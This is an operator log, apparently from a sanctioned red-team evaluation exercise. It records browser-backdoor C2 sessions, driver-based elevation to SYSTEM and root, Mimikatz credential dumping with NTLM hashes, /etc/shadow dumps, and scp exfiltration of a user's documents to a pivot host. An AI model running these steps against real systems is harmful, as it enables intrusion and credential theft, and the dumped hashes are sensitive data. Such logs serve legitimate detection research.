[\*] ################## New connection received ##################

[\*] [windows] [x64] [N/A] [N/A]

[\*] Initializing new windows console

[\*] ################## NEW CONSOLE READY [W2] ####################

MAIN>list

W2 128.55.12.76:49782 --> 128.55.12.233:443 [HTTP] Wed May 8 14:37:35 2019 active 9s

W1 128.55.12.77:51258 --> 128.55.12.233:443 [HTTP] Wed May 8 12:58:02 2019 DEAD 1843s

14:38 whoami

[\*] admin

W2>getpid

[\*] pid: 8412

W2>elevatepid '\\.\perfmon' 8412

[\*] Elevate process [\\.\perfmon] [8412]

[\*] elevate success

W2>whoami

[\*] SYSTEM

W2>

14:40

W2>module copykatz /e5/deploy/copykatz.windows.x64.dll

W2>module

[\*] +----------+-------------------------------------+----------+

[\*] | name | library | deployed |

[\*] +----------+-------------------------------------+----------+

[\*] | copykatz | /e5/deploy/copykatz.windows.x64.dll | 0 |

[\*] +----------+-------------------------------------+----------+

14:41

W2>deploy copykatz

[\*] Loading module /e5/deploy/copykatz.windows.x64.dll

[\*] deploy success [copykatz] [/e5/deploy/copykatz.windows.x64.dll]

W2>[\*] register success [copykatz] [/e5/deploy/copykatz.windows.x64.dll]

[\*] register success [copykatz] [/e5/deploy/copykatz.windows.x64.dll]

[\*] register success [copykatz] [/e5/deploy/copykatz.windows.x64.dll]

[\*] register success [copykatz] [/e5/deploy/copykatz.windows.x64.dll]

14:41

W2>pwd

[\*] C:\Program Files\mozilla\firefox

14:42

W2>cd C:\

Unhandled Error

Traceback (most recent call last):

14:46

CTRL+C

^C[-] Connection lost for console [W2]

## 14:54 -- TA5.2 Ubuntu 1 -- SSH BinFmt-Elevate

Copied files via SCP and connected via SSH from the ta1-pivot-2 host. Sent files to the target included the privilege escalation driver load\_helper and an elevate client. Connected to target using SSH with stolen credentials. Loaded the driver, and used it to gain root privileges. As root, exfil’d /etc/passwd, /etc/shadow, and the admin’s home directory Documents files.

### Target

* ta51-pivot-2 128.55.12.233 Ubuntu 14.04
* ta52-ubuntu-1 128.55.12.78 Ubuntu 14.04

### Capabilities

* SSH
* load\_helper driver (Elevate driver, bin\_fmt method)
* mchk client (Elevate client, bin\_fmt method)

### Event Log

14:54

Wed May 8 14:53:00 EDT 2019

root@ta51-pivot-2:/e5/elevate\_binfmt\_linux# scp mchk admin@128.55.12.78:.

14:55

root@ta51-pivot-2:/e5/elevate\_binfmt\_linux# scp load\_helper.ko admin@128.55.12.78:.

14:55

root@ta51-pivot-2:/e5/elevate\_binfmt\_linux# ssh admin@128.55.12.78

14:56

admin@ta52-ubuntu-1:~$ ls

14:57

admin@ta52-ubuntu-1:~$ sudo insmod ./load\_helper.ko

[sudo] password for admin:

insmod: ERROR: could not insert module ./load\_helper.ko: Invalid module format

admin@ta52-ubuntu-1:~$ dmesg

[181134.542133] load\_helper: disagrees about version of symbol module\_layout

15:00

admin@ta52-ubuntu-1:~$ uname -r

4.4.0-31-generic

15:04

admin@ta52-ubuntu-1:~$ rm load\_helper.ko

admin@ta52-ubuntu-1:~$ exit

15:05

root@ta51-pivot-2:/e5/elevate\_binfmt\_linux# scp load\_helper.ko admin@128.55.12.78:.

15:06

root@ta51-pivot-2:/e5/elevate\_binfmt\_linux# ssh admin@128.55.12.78

15:06

admin@ta52-ubuntu-1:~$ sudo insmod ./load\_helper.ko

15:06

admin@ta52-ubuntu-1:~$ ./mchk

root@ta52-ubuntu-1:~# cd /etc

15:07

root@ta52-ubuntu-1:/etc# cat passwd

root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin

sys:x:3:3:sys:/dev:/usr/sbin/nologin

sync:x:4:65534:sync:/bin:/bin/sync

games:x:5:60:games:/usr/games:/usr/sbin/nologin

man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin

mail:x:8:8:mail:/var/mail:/usr/sbin/nologin

news:x:9:9:news:/var/spool/news:/usr/sbin/nologin

uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin

proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin

backup:x:34:34:backup:/var/backups:/usr/sbin/nologin

list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin

irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin

gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin

nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin

libuuid:x:100:101::/var/lib/libuuid:

syslog:x:101:104::/home/syslog:/bin/false

messagebus:x:102:106::/var/run/dbus:/bin/false

landscape:x:103:109::/var/lib/landscape:/bin/false

sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin

darpa:x:1000:1000:darpa,,,:/home/darpa:/bin/bash

usbmux:x:105:46:usbmux daemon,,,:/home/usbmux:/bin/false

avahi:x:106:113:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false

lightdm:x:107:115:Light Display Manager:/var/lib/lightdm:/bin/false

dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/bin/false

avahi-autoipd:x:109:118:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false

colord:x:110:120:colord colour management daemon,,,:/var/lib/colord:/bin/false

kernoops:x:111:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false

pulse:x:112:121:PulseAudio daemon,,,:/var/run/pulse:/bin/false

rtkit:x:113:123:RealtimeKit,,,:/proc:/bin/false

saned:x:114:124::/home/saned:/bin/false

whoopsie:x:115:125::/nonexistent:/bin/false

speech-dispatcher:x:116:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/sh

hplip:x:117:7:HPLIP system user,,,:/var/run/hplip:/bin/false

ta3:x:1001:1001:TA3 User,,,:/home/ta3:/bin/bash

ta52:x:1002:1002:TA52 User,,,:/home/ta52:/bin/bash

admin:x:1003:1003:Admin,,,:/home/admin:/bin/bash

user:x:1004:1004:User,,,:/home/user:/bin/bash

iswitcher:x:1005:1005:Internet Switcher Service,,,:/home/iswitcher:

ntp:x:118:126::/home/ntp:/bin/false

splunk:x:1006:1006:Splunk Server:/opt/splunkforwarder:/bin/bash

prometheus:x:119:127:Prometheus daemon,,,,:/var/lib/prometheus:/bin/false

15:07

root@ta52-ubuntu-1:/etc# cat shadow

root:!:17428:0:99999:7:::

daemon:\*:17016:0:99999:7:::

bin:\*:17016:0:99999:7:::

sys:\*:17016:0:99999:7:::

sync:\*:17016:0:99999:7:::

games:\*:17016:0:99999:7:::

man:\*:17016:0:99999:7:::

lp:\*:17016:0:99999:7:::

mail:\*:17016:0:99999:7:::

news:\*:17016:0:99999:7:::

uucp:\*:17016:0:99999:7:::

proxy:\*:17016:0:99999:7:::

www-data:\*:17016:0:99999:7:::

backup:\*:17016:0:99999:7:::

list:\*:17016:0:99999:7:::

irc:\*:17016:0:99999:7:::

gnats:\*:17016:0:99999:7:::

nobody:\*:17016:0:99999:7:::

libuuid:!:17016:0:99999:7:::

syslog:\*:17016:0:99999:7:::

messagebus:\*:17428:0:99999:7:::

landscape:\*:17428:0:99999:7:::

sshd:\*:17428:0:99999:7:::

darpa:$6$qZLh4C1o$Ved7cSF4LvGN0Eow/4vC7KmpW6DCshZGzTc/rt5Ok2c7U3zHEwe2kCB.72He43cIyBCXMtqo/NDF26oDN0D.S1:17428:0:99999:7:::

usbmux:\*:17479:0:99999:7:::

avahi:\*:17479:0:99999:7:::

lightdm:\*:17479:0:99999:7:::

dnsmasq:\*:17479:0:99999:7:::

avahi-autoipd:\*:17479:0:99999:7:::

colord:\*:17479:0:99999:7:::

kernoops:\*:17479:0:99999:7:::

pulse:\*:17479:0:99999:7:::

rtkit:\*:17479:0:99999:7:::

saned:\*:17479:0:99999:7:::

whoopsie:\*:17479:0:99999:7:::

speech-dispatcher:!:17479:0:99999:7:::

hplip:\*:17479:0:99999:7:::

ta3:$6$dKwZiNDq7c$ZT/5r3gWSiX1ravToSgvOwZD3Th0FxhAnCB4wd7KOirVP/ucFKlsmG4Vh70ThRvXIO2mZEmF3Etf9IX.pXF7j/:17819:0:99999:7:::

ta52:$6$/R0.5o4EB1$E74dZ0Ihgx6Uo3YNWnbOOhVfvKmb6npZf9QJpgj0D9cb3SSm3ulmDJpGbMwNt3z9PIMM.MrLekZdwchioMkOR0:17819:0:99999:7:::

admin:$6$xvFHybfOzUlccoHY$r1iiRXW9m7TE/RrL4GYXECWiEb1vY7hjlyOo1ib8K11ZWtbDxOswfw3YngpdkzCO4ZLSze/mvhQdvUQgRKaK7.:17819:0:99999:7:::

user:$6$PyzIwQMUm45$zp5Ywn5B27Jr3ADu6TAbozDRKnSmc6LxCrs8WevCkklm2GwFZIQzO2PHRRlOUzovd1e/Yaq8yHQrQ1gWpnapI1:17819:0:99999:7:::

iswitcher:$6$LnLdWwNr8VwH1$RhkU2yaVSAGE015CMXOamYKklXm94oLGQIishhkgQ58KD8R5sR6/HX2PZqN1tQWoQGXEjVR0KVnwR7sPtluM5/:17819:0:99999:7:::

ntp:\*:17819:0:99999:7:::

splunk:!:17827:0:99999:7:::

prometheus:\*:18009:0:99999:7:::

15:09

root@ta52-ubuntu-1:/etc# cd /home/admin

15:10

root@ta52-ubuntu-1:~# ls

abatised arthrodynic bacalaos calligraph colloblast dianite Downloads files glx\_alsa\_675.ko hydathode jna-95354950 mail monosomatic nondetrimental out857 passwd podiatric pyretogenesis stentoriously tjenkal wobblingly

abattises arthrodynic~ backup caoutchouc counterquery docs eburnation fizgigs grains inertion launchmyserver.sh marveled Music nunni out864 pedicels protometaphrast responsions synchronal tylosis work

aholds athrill bargoose carabinero crooner Documents evacuation gastrotomic hosts interlisp linener mchk naughtiest out20 out912 Pictures prussify returner Templates Videos xvnc4viewer.deb

allocate azygobranchiate bebloods chanst Desktop doggery examples.desktop generalty hsperfdata\_darpa irremunerable load\_helper.ko minion nodeexporter out249 overproneness pigritia Public schizocoele test whimpering

15:10

root@ta52-ubuntu-1:~# cd Documents

root@ta52-ubuntu-1:~/Documents# ls

biol dabbers democraw endemical genetous halitosis liasing paintership palatoplegia pityocampe planisphere pseudostomatous pteridophilist punished rippier scribblative scrupula sha squinant tardant tint unextraneously utinam whipcraft

15:11

root@ta52-ubuntu-1:~/Documents# scp \* admin@128.55.12.233:.

The authenticity of host '128.55.12.233 (128.55.12.233)' can't be established.

ECDSA key fingerprint is 4d:ef:3d:19:9d:1b:54:e8:bc:6f:5a:aa:cb:16:8e:dd.

Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added '128.55.12.233' (ECDSA) to the list of known hosts.

admin@128.55.12.233's password:

biol 100% 1605 1.6KB/s 00:00

dabbers 100% 1004 1.0KB/s 00:00

democraw 100% 1675 1.6KB/s 00:00

endemical 100% 1027 1.0KB/s 00:00

genetous 100% 1026 1.0KB/s 00:00

halitosis 100% 1124 1.1KB/s 00:00

liasing 100% 540 0.5KB/s 00:00

paintership 100% 1100 1.1KB/s 00:00

palatoplegia 100% 1775 1.7KB/s 00:00

pityocampe 100% 1024 1.0KB/s 00:00

planisphere 100% 324 0.3KB/s 00:00

pseudostomatous 100% 736 0.7KB/s 00:00

pteridophilist 100% 1510 1.5KB/s 00:00

punished 100% 1903 1.9KB/s 00:00

rippier 100% 1355 1.3KB/s 00:00

scribblative 100% 1909 1.9KB/s 00:00

scrupula 100% 1563 1.5KB/s 00:00

sha 100% 1790 1.8KB/s 00:00

squinant 100% 680 0.7KB/s 00:00

tardant 100% 1591 1.6KB/s 00:00

tint 100% 1659 1.6KB/s 00:00

unextraneously 100% 1865 1.8KB/s 00:00

utinam 100% 1114 1.1KB/s 00:00

whipcraft 100% 1273 1.2KB/s 00:00

## 15:14 -- TA5.2 Windows 1 -- Firefox Drakon APT Elevate Copykatz 2

Reran the Drakon test for the third time, this time with the elevate driver and copykatz module. Exploited Firefox backdoor by browsing to compromised host http://128.55.12.233. loaderDrakon was executed in Firefox memory and connected out to 128.55.12.233:8000 and 128.55.12.233:443 for C2. Loaded the copykatz module into Firefox memory. Copykatz injected into the lsass.exe process to harvest credentials from logged on users.

### Targets

* ta51-pivot-2 128.55.12.233 Ubuntu 14.04
* ta52-windows-1 128.55.12.76 Windows 10

### Capabilities

* Firefox 54.0.1 backdoor
* Drakon APT
* Elevate driver (Perfmon)
* Copykatz module (Mimikatz)

### Event Log

15:14

Benign activity opened Firefox and browsed to http://128.55.12.233

[\*] ################## New connection received ##################

[\*] [windows] [x64] [N/A] [N/A]

[\*] Initializing new windows console

[\*] ################## NEW CONSOLE READY [W1] ####################

15:14

MAIN>list

W1 128.55.12.76:50736 --> 128.55.12.233:443 [HTTP] Wed May 8 15:14:09 2019 active 15s

15:15

W1>getpid

[\*] pid: 8412

W1>elevatepid '\\.\sysmon' 8412

[\*] Elevate process [\\.\sysmon] [8412]

[\*] elevate success

W1>whoami

[\*] SYSTEM

15:15

W1>module copykatz /e5/deploy/copykatz.windows.x64.dll

W1>module

[\*] +----------+-------------------------------------+----------+

[\*] | name | library | deployed |

[\*] +----------+-------------------------------------+----------+

[\*] | copykatz | /e5/deploy/copykatz.windows.x64.dll | 0 |

[\*] +----------+-------------------------------------+----------+

15:16

W1>deploy copykatz

[\*] Loading module /e5/deploy/copykatz.windows.x64.dll

[\*] deploy success [copykatz] [/e5/deploy/copykatz.windows.x64.dll]

W1>[\*] register success [copykatz] [/e5/deploy/copykatz.windows.x64.dll]

[\*] register success [copykatz] [/e5/deploy/copykatz.windows.x64.dll]

[\*] register success [copykatz] [/e5/deploy/copykatz.windows.x64.dll]

[\*] register success [copykatz] [/e5/deploy/copykatz.windows.x64.dll]

W1>pwd

[\*] C:\Program Files\mozilla\firefox

W1>cd ..

W1>cd ..

W1>cd ..

W1>pwd

[\*] C:\

15:17

W1>cd Users

W1>cd admin

W1>ls

15:19

W1>enable\_logfile C:\\Users\\admin\\pulley

[\*] copykatz.enable\_logfile returned success

W1>get\_passwords

[\*] copykatz.get\_passwords returned success

W1>ls

...

[\*] pulley

...

3:20

W1>cat pulley

[\*]

\*\*\*\*\* FILE(C:\Users\admin\pulley) LOGGING IS ENABLED \*\*\*\*

\*\*\*\*\* STARTING MIMIKATZ SEKURLSA PASSWORDS MODULE \*\*\*\*\*

Privilege '20' OK

Authentication Id : 0 ; 24879025 (00000000:017b9fb1)

Session : NetworkCleartext from 0

User Name : admin

Domain : TA52-WINDOWS-1

Logon Server : TA52-WINDOWS-1

Logon Time : 5/8/2019 3:18:43 PM

SID : S-1-5-21-231540947-922634896-4161786520-1005

msv :

[00000003] Primary

\* Username : admin

\* Domain : TA52-WINDOWS-1

\* NTLM : 2b98b46fce607ebc2527666dc95cbecc

\* SHA1 : cf2a0e59c8dfd16e1064ecacbd74d50ddbfe4beb

tspkg :

wdigest :

\* Username : admin

\* Domain : TA52-WINDOWS-1

\* Password : (null)

kerberos :

\* Username : admin

\* Domain : TA52-WINDOWS-1

\* Password : (null)

ssp :

credman :

Authentication Id : 0 ; 17321071 (00000000:01084c6f)

Session : NetworkCleartext from 0

User Name : admin

Domain : TA52-WINDOWS-1

Logon Server : TA52-WINDOWS-1

Logon Time : 5/8/2019 2:51:04 PM

SID : S-1-5-21-231540947-922634896-4161786520-1005

msv :

[00000003] Primary

\* Username : admin

\* Domain : TA52-WINDOWS-1

\* NTLM : 2b98b46fce607ebc2527666dc95cbecc

\* SHA1 : cf2a0e59c8dfd16e1064ecacbd74d50ddbfe4beb

tspkg :

wdigest :

\* Username : admin

\* Domain : TA52-WINDOWS-1

\* Password : (null)

kerberos :

\* Username : admin

\* Domain : TA52-WINDOWS-1

\* Password : (null)

ssp :

credman :

Authentication Id : 0 ; 2174833 (00000000:00212f71) [195/1940]

Session : NetworkCleartext from 0

User Name : admin

Domain : TA52-WINDOWS-1

Logon Server : TA52-WINDOWS-1

Logon Time : 5/8/2019 2:12:54 PM

SID : S-1-5-21-231540947-922634896-4161786520-1005

msv :

[00000003] Primary

\* Username : admin

\* Domain : TA52-WINDOWS-1

\* NTLM : 2b98b46fce607ebc2527666dc95cbecc

\* SHA1 : cf2a0e59c8dfd16e1064ecacbd74d50ddbfe4beb

tspkg :

wdigest :

\* Username : admin

\* Domain : TA52-WINDOWS-1

\* Password : (null)

kerberos :

\* Username : admin

\* Domain : TA52-WINDOWS-1

\* Password : (null)

ssp :

credman :

Authentication Id : 0 ; 266486 (00000000:000410f6)

Session : Interactive from 1

User Name : admin

Domain : TA52-WINDOWS-1

Logon Server : TA52-WINDOWS-1

Logon Time : 5/8/2019 2:09:07 PM

SID : S-1-5-21-231540947-922634896-4161786520-1005

msv :

[00000003] Primary

\* Username : admin

\* Domain : TA52-WINDOWS-1

\* NTLM : 2b98b46fce607ebc2527666dc95cbecc

\* SHA1 : cf2a0e59c8dfd16e1064ecacbd74d50ddbfe4beb

tspkg :

wdigest :

\* Username : admin

\* Domain : TA52-WINDOWS-1

\* Password : (null)

kerberos :

\* Username : admin

\* Domain : TA52-WINDOWS-1

\* Password : (null)

ssp :

credman :

Authentication Id : 0 ; 266448 (00000000:000410d0)

Session : Interactive from 1

User Name : admin

Domain : TA52-WINDOWS-1

Logon Server : TA52-WINDOWS-1

Logon Time : 5/8/2019 2:09:07 PM

SID : S-1-5-21-231540947-922634896-4161786520-1005

msv :

[00000003] Primary [137/1940]

\* Username : admin

\* Domain : TA52-WINDOWS-1

\* NTLM : 2b98b46fce607ebc2527666dc95cbecc

\* SHA1 : cf2a0e59c8dfd16e1064ecacbd74d50ddbfe4beb

tspkg :

wdigest :

\* Username : admin

\* Domain : TA52-WINDOWS-1

\* Password : (null)

kerberos :

\* Username : admin

\* Domain : TA52-WINDOWS-1

\* Password : (null)

ssp :

credman :

Authentication Id : 0 ; 123898 (00000000:0001e3fa)

Session : Service from 0

User Name : SSHD

Domain : NT SERVICE

Logon Server : (null)

Logon Time : 5/8/2019 2:08:58 PM

SID : S-1-5-80-3847866527-469524349-687026318-516638107-1125189541

msv :

tspkg :

wdigest :

\* Username : TA52-WINDOWS-1$

\* Domain : WORKGROUP

\* Password : (null)

kerberos :

ssp :

credman :

Authentication Id : 0 ; 997 (00000000:000003e5)

Session : Service from 0

User Name : LOCAL SERVICE

Domain : NT AUTHORITY

Logon Server : (null)

Logon Time : 5/8/2019 2:08:56 PM

SID : S-1-5-19

msv :

tspkg :

wdigest :

\* Username : (null)

\* Domain : (null)

\* Password : (null)

kerberos :

\* Username : (null)

\* Domain : (null)

\* Password : (null)

ssp :

credman :

Authentication Id : 0 ; 47377 (00000000:0000b911)

Session : Interactive from 1

User Name : DWM-1

Domain : Window Manager

Logon Server : (null)

Logon Time : 5/8/2019 2:08:55 PM

SID : S-1-5-90-0-1

msv :

tspkg :

wdigest :

\* Username : TA52-WINDOWS-1$

\* Domain : WORKGROUP

\* Password : (null)

kerberos :

ssp :

credman :

Authentication Id : 0 ; 47340 (00000000:0000b8ec)

Session : Interactive from 1

User Name : DWM-1

Domain : Window Manager

Logon Server : (null)

Logon Time : 5/8/2019 2:08:55 PM

SID : S-1-5-90-0-1

msv :

tspkg :

wdigest :

\* Username : TA52-WINDOWS-1$

\* Domain : WORKGROUP

\* Password : (null)

kerberos :

ssp :

credman :

Authentication Id : 0 ; 996 (00000000:000003e4)

Session : Service from 0

User Name : TA52-WINDOWS-1$

Domain : WORKGROUP

Logon Server : (null)

Logon Time : 5/8/2019 2:08:55 PM

SID : S-1-5-20

msv :

tspkg :

wdigest :

\* Username : TA52-WINDOWS-1$

\* Domain : WORKGROUP

\* Password : (null)

kerberos :

\* Username : ta52-windows-1$

\* Domain : WORKGROUP

\* Password : (null)

ssp :

credman :

Authentication Id : 0 ; 26907 (00000000:0000691b)

Session : Interactive from 1

User Name : UMFD-1

Domain : Font Driver Host

Logon Server : (null)

Logon Time : 5/8/2019 2:08:55 PM

SID : S-1-5-96-0-1

msv : [22/1940]

tspkg :

wdigest :

\* Username : TA52-WINDOWS-1$

\* Domain : WORKGROUP

\* Password : (null)

kerberos :

ssp :

credman :

Authentication Id : 0 ; 26866 (00000000:000068f2)

Session : Interactive from 0

User Name : UMFD-0

Domain : Font Driver Host

Logon Server : (null)

Logon Time : 5/8/2019 2:08:55 PM

SID : S-1-5-96-0-0

msv :

tspkg :

wdigest :

\* Username : TA52-WINDOWS-1$

\* Domain : WORKGROUP

\* Password : (null)

kerberos :

ssp :

credman :

Authentication Id : 0 ; 25501 (00000000:0000639d)

Session : UndefinedLogonType from 0

User Name : (null)

Domain : (null)

Logon Server : (null)

Logon Time : 5/8/2019 2:08:55 PM

SID :

msv :

tspkg :

wdigest :

kerberos :

ssp :

credman :

Authentication Id : 0 ; 999 (00000000:000003e7)

Session : UndefinedLogonType from 0

User Name : TA52-WINDOWS-1$

Domain : WORKGROUP

Logon Server : (null)

Logon Time : 5/8/2019 2:08:55 PM

SID : S-1-5-18

msv :

tspkg :

wdigest :

\* Username : TA52-WINDOWS-1$

\* Domain : WORKGROUP

\* Password : (null)

kerberos :

\* Username : ta52-windows-1$

\* Domain : WORKGROUP

\* Password : (null)

ssp :

credman :

\*\*\*\*\* FINISHED MIMIKATZ SEKURLSA PASSWORDS MODULE \*\*\*\*\*

msv :

tspkg :

wdigest :

\* Username : TA52-WINDOWS-1$

\* Domain : WORKGROUP

\* Password : (null)

kerberos :

\* Username : ta52-windows-1$

\* Domain : WORKGROUP

\* Password : (null)

ssp :

credman :

\*\*\*\*\* FINISHED MIMIKATZ SEKURLSA PASSWORDS MODULE \*\*\*\*\*

15:24

W1>main

MAIN>list

W1 128.55.12.76:50736 --> 128.55.12.233:443 [HTTP] Wed May 8 15:14:09 2019 active 595s

15:29

MAIN>con W1

W1>whoami

[\*] SYSTEM

15:53

W1>quit

## 15:41 -- TA5.2 Windows 1 -- Firefox BITS Micro APT

Browsed Firefox to http://128.55.12.167:8001/config.html. Entered URL for BITS Micro APT as http://128.55.12.167:8001/ctfmon2.exe. Used the wrong filename. Retried with ctfhost2.exe and ctfhost3.exe. Exploited Firefox backdoor to initiate download of ctfhost2.exe and ctfhost3.host. In both cases, our server indicated the file was successfully downloaded using the BITS protocol; however, neither ran on target and we were unable to find them in the expected directories. This test failed to complete as expected.

### Targets

* ta52-windows-1 128.55.12.76 Windows 10

### Capabilities

* Firefox 54.0.1 backdoor
* BITS protocol
  + Failed
* Micro APT
  + Never ran due to BITS failure

### Event Log

15:41

Visit 128.55.12.167:8001/config.html

128.55.12.167:8001/ctfmon2.exe

Error: invalid filename!

15:49

Visit 128.55.12.167:8001/config.html

128.55.12.167:8001/ctfhost2.exe

Error: ctfhost2.exe did not run and cannot be found in %TEMP%

16:00

Visit 128.55.12.167:8001/config.html

128.55.12.167:8001/ctfhost3.exe

Error: ctfhost3.exe did not run and cannot be found in %TEMP%

# 05/09/2019 – TA5.2 Attacks Day 2 and Windows Drakon APT

## Schedule

|  |  |  |
| --- | --- | --- |
| 13:26 | TA1 FiveDirections 2 | Firefox Drakon APT Elevate Copykatz Sysinfo |
| 13:57 | TA1 MARPLE 1 | Firefox Drakon APT |
| 14:35 | TA5.2 Ubuntu 1 | Firefox Drakon APT Elevate |
| 15:34 | TA5.2 Windows 2 | Firefox BITS Micro APT |

## Setup

* [eth0:1100] 77.138.117.150:80 -> 128.55.12.167:8100 5d3: www.usdoj.gov
* [eth0:1101] 150.159.104.124:80 -> 128.55.12.167:8101 5d3: sc server
* [eth0:1102] 19.49.27.211:80 -> 128.55.12.167:8102 5d3: 110oc2

## 13:26 -- TA1 FiveDirections 2 -- Firefox Drakon APT Elevate Copykatz Sysinfo

Partial success, WMI failed due to some configuration issue on target

The first of the attacks were against the Five Directions 1 host. The attack used the Drakon APT simulacrum utilizing the built-in Firefox backdoor to establish a connection via web browser. The connection was made when the host surfed to <http://www.usdoj.gov> which had been hijacked by TA5.1. The shellcode connects out and downloads the Drakon APT at which time it is loaded into memory. Drakon APT then connects back to the C2 and the elevate driver escalates privileges to SYSTEM. Copykatz is a new capability not previously utilized by TA5.1 against the performers. It is a module that uses Mimikatz to harvest credentials from Windows hosts. During the attack. Simple commants such as whoami, hostname, getpid and reading the cashed credentials were performed.

### Targets

* ta1-fivedirections-2 128.55.12.56 Windows 10

### Capabilities

* Firefox 54.0.1 backdoor
* Drakon APT
* Elevate driver (Perfmon)
* Copykatz module (Mimikatz)
* Sysinfo module

### Event Log

13:26

Benign activity browsed to www.usdoj.gov

Connection to :8100 (webserver)

Connection to :8101 (sc server)

Connection to ?? (not on 8102 on oc2) [most likely 128.55.12.233:443]

13:43

Benign activity browsed to www.usdoj.gov

kududyn@kududyn-ProLiant-SL170s-G6:/e5/projects/drakon-apt/oc2$ sudo python ocMain.py --http 8102

[sudo] password for kududyn:

Must install flask to use snuggly, ignoring...

projects/build\_drakon.sh

Default interface: 0.0.0.0

Listening for connections:

0.0.0.0:8102 [HTTP]

MAIN>

MAIN>

[\*] ################## New connection received ##################

[\*] [windows] [x64] [N/A] [N/A]

[\*] Initializing new windows console

[\*] ################## NEW CONSOLE READY [W1] ####################

13:44

W1>whoami

[\*] admin

W1>hostname

[\*] ta1-fivedirections-2

W1>getpid

[\*] pid: 6208

13:45

W1>elevatepid '\\.\perfmon' 6208

[\*] Elevate process [\\.\perfmon] [6208]

[\*] elevate success

W1>whoami

[\*] SYSTEM

13:46

W1>pwd

[\*] C:\Program Files\mozilla\firefox

W1>cd ..

W1>cd ..

W1>cd ..

W1>cd Users

W1>ls

[\*] .

[\*] ..

[\*] All Users

[\*] Default

[\*] Default User

[\*] Public

[\*] SSHD

[\*] admin

[\*] darpa

[\*] desktop.ini

[\*]

W1>cd admin

W1>ls

13:48

W1>module copykatz /e5/deploy/copykatz.windows.x64.dll

W1>module

[\*] +----------+-------------------------------------+----------+

[\*] | name | library | deployed |

[\*] +----------+-------------------------------------+----------+

[\*] | copykatz | /e5/deploy/copykatz.windows.x64.dll | 0 |

[\*] +----------+-------------------------------------+----------+

W1>deploy copykatz

[\*] Loading module /e5/deploy/copykatz.windows.x64.dll

[\*] deploy success [copykatz] [/e5/deploy/copykatz.windows.x64.dll]

W1>[\*] register success [copykatz] [/e5/deploy/copykatz.windows.x64.dll]

[\*] register success [copykatz] [/e5/deploy/copykatz.windows.x64.dll]

[\*] register success [copykatz] [/e5/deploy/copykatz.windows.x64.dll]

[\*] register success [copykatz] [/e5/deploy/copykatz.windows.x64.dll]

13:49

W1>enable\_logfile C:\\Users\\admin\\tropical

[\*] copykatz.enable\_logfile returned success

13:50

W1>get\_passwords

[\*] copykatz.get\_passwords returned success

W1>ls

...

[\*] tropical

…

13:50

W1>cat tropical

[\*]

\*\*\*\*\* FILE(C:\Users\admin\tropical) LOGGING IS ENABLED \*\*\*\*

\*\*\*\*\* STARTING MIMIKATZ SEKURLSA PASSWORDS MODULE \*\*\*\*\*

Privilege '20' OK

Authentication Id : 0 ; 2118010 (00000000:0020517a)

Session : Interactive from 2

User Name : admin

Domain : TA1-FIVEDIRECTI

Logon Server : TA1-FIVEDIRECTI

Logon Time : 5/7/2019 1:54:55 PM

SID : S-1-5-21-231540947-922634896-4161786520-1004

msv :

[00000003] Primary

\* Username : admin

\* Domain : TA1-FIVEDIRECTI

\* NTLM : 2b98b46fce607ebc2527666dc95cbecc

\* SHA1 : cf2a0e59c8dfd16e1064ecacbd74d50ddbfe4beb

tspkg :

wdigest :

\* Username : admin

\* Domain : TA1-FIVEDIRECTI

\* Password : (null)

kerberos :

\* Username : admin

\* Domain : TA1-FIVEDIRECTI

\* Password : (null)

ssp :

credman :

Authentication Id : 0 ; 2117980 (00000000:0020515c)

Session : Interactive from 2

User Name : admin

Domain : TA1-FIVEDIRECTI

Logon Server : TA1-FIVEDIRECTI

Logon Time : 5/7/2019 1:54:55 PM

SID : S-1-5-21-231540947-922634896-4161786520-1004

msv :

[00000003] Primary

\* Username : admin

\* Domain : TA1-FIVEDIRECTI

\* NTLM : 2b98b46fce607ebc2527666dc95cbecc

\* SHA1 : cf2a0e59c8dfd16e1064ecacbd74d50ddbfe4beb

tspkg :

wdigest :

\* Username : admin

\* Domain : TA1-FIVEDIRECTI

\* Password : (null)

kerberos :

\* Username : admin

\* Domain : TA1-FIVEDIRECTI

\* Password : (null)

ssp :

credman :

Authentication Id : 0 ; 2053131 (00000000:001f540b)

Session : Interactive from 2

User Name : DWM-2

Domain : Window Manager

Logon Server : (null)

Logon Time : 5/7/2019 1:52:50 PM [130/9592]

SID : S-1-5-90-0-2

msv :

tspkg :

wdigest :

\* Username : TA1-FIVEDIRECTI$

\* Domain : WORKGROUP

\* Password : (null)

kerberos :

ssp :

credman :

Authentication Id : 0 ; 2053104 (00000000:001f53f0)

Session : Interactive from 2

User Name : DWM-2

Domain : Window Manager

Logon Server : (null)

Logon Time : 5/7/2019 1:52:50 PM

SID : S-1-5-90-0-2

msv :

tspkg :

wdigest :

\* Username : TA1-FIVEDIRECTI$

\* Domain : WORKGROUP

\* Password : (null)

kerberos :

ssp :

credman :

Authentication Id : 0 ; 2051605 (00000000:001f4e15)

Session : Interactive from 2

User Name : UMFD-2

Domain : Font Driver Host

Logon Server : (null)

Logon Time : 5/7/2019 1:52:50 PM

SID : S-1-5-96-0-2

msv :

tspkg :

wdigest :

\* Username : TA1-FIVEDIRECTI$

\* Domain : WORKGROUP

\* Password : (null)

kerberos :

ssp :

credman :

Authentication Id : 0 ; 411869 (00000000:000648dd)

Session : Interactive from 1

User Name : darpa

Domain : TA1-FIVEDIRECTI

Logon Server : TA1-FIVEDIRECTI

Logon Time : 5/7/2019 1:41:45 PM

SID : S-1-5-21-231540947-922634896-4161786520-1001

msv :

tspkg :

wdigest :

kerberos :

ssp :

